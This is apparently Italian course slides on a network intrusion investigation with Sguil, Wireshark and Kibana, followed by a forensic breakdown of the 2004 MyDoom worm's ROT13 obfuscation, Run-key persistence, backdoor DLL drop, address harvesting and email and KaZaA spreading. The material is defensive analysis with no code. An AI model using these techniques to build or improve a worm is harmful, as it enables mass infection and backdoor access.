
[192.168.0.11:49817_209.165.200.235:20-6-67833155.pcap](#)

- Cambiare immediatamente la password dell'utente analyst su tutti i sistemi, in particolare su 209.165.200.235 e 192.168.0.11
- Indagare e rimuovere l'account myroot dall'host 209.165.200.235.
- Individuare e correggere la vulnerabilità che ha permesso l'accesso root da 209.165.201.17
- Strumenti efficaci usati nell'analisi: Sguil, Wireshark e Kibana, combinati per ricostruire l'incidente tramite log, pacchetti e flussi.

Analisi Forense di Mydoom (Variante 2004)


MyDoom(2004): Fondamentali

- Worm a rapida diffusione via email e P2P KaZaA.
- Payload: Backdoor SOCKS4 e DDoS (<https://www.google.com/search?q=sco.com>).
- Tecniche di evasione: Offuscamento (ROT13), packing, nomi ingannevoli.
- Obiettivo: Disruption e creazione di una base per spam.



Inizializzazione e Persistenza in Profondità


Installtion and Pesistence



- Esecuzione Iniziale:** Verifica chiave di registro specifica (offuscata con ROT13) per determinare se è la prima esecuzione.
- Mutex:** Crea un mutex (nome offuscato con ROT13) per evitare esecuzioni multiple simultanee.
- Installazione:** Copia l'eseguibile in directory di sistema o temporanea come "taskmon.exe" (offuscato).
- Persistenza Avvio:** Crea valore (nome offuscato) nella chiave "Run" per l'avvio automatico di "taskmon.exe".
- Drop Backdoor:** Decifra e scrive su disco la DLL backdoor ("shimgapi.dll" - offuscato) usando `decrypt1_to_file`

Meccanismi di Propagazione Dettagliati

- **Email:** Raccolta indirizzi: Scansiona file (.txt, .htm, .html, .wab, .dbx) e Temporary Internet Files.
- **Invio:** Motore SMTP proprio, risoluzione MX (API o DNS), coda di invio e thread multipli.
- **Contenuto:** Email generate dinamicamente (mittente, oggetto, corpo offuscati).
- **Allegato:** Copia di sé in ZIP, nomi ingannevoli, codifica Base64.
- **P2P:** Si copia nella cartella di condivisione KaZaA con nomi casuali (offuscati)



Confronto tra MyDoom (2004) e una Variante Ipotetica (2025)

Analisi Forense e Tendenze Future

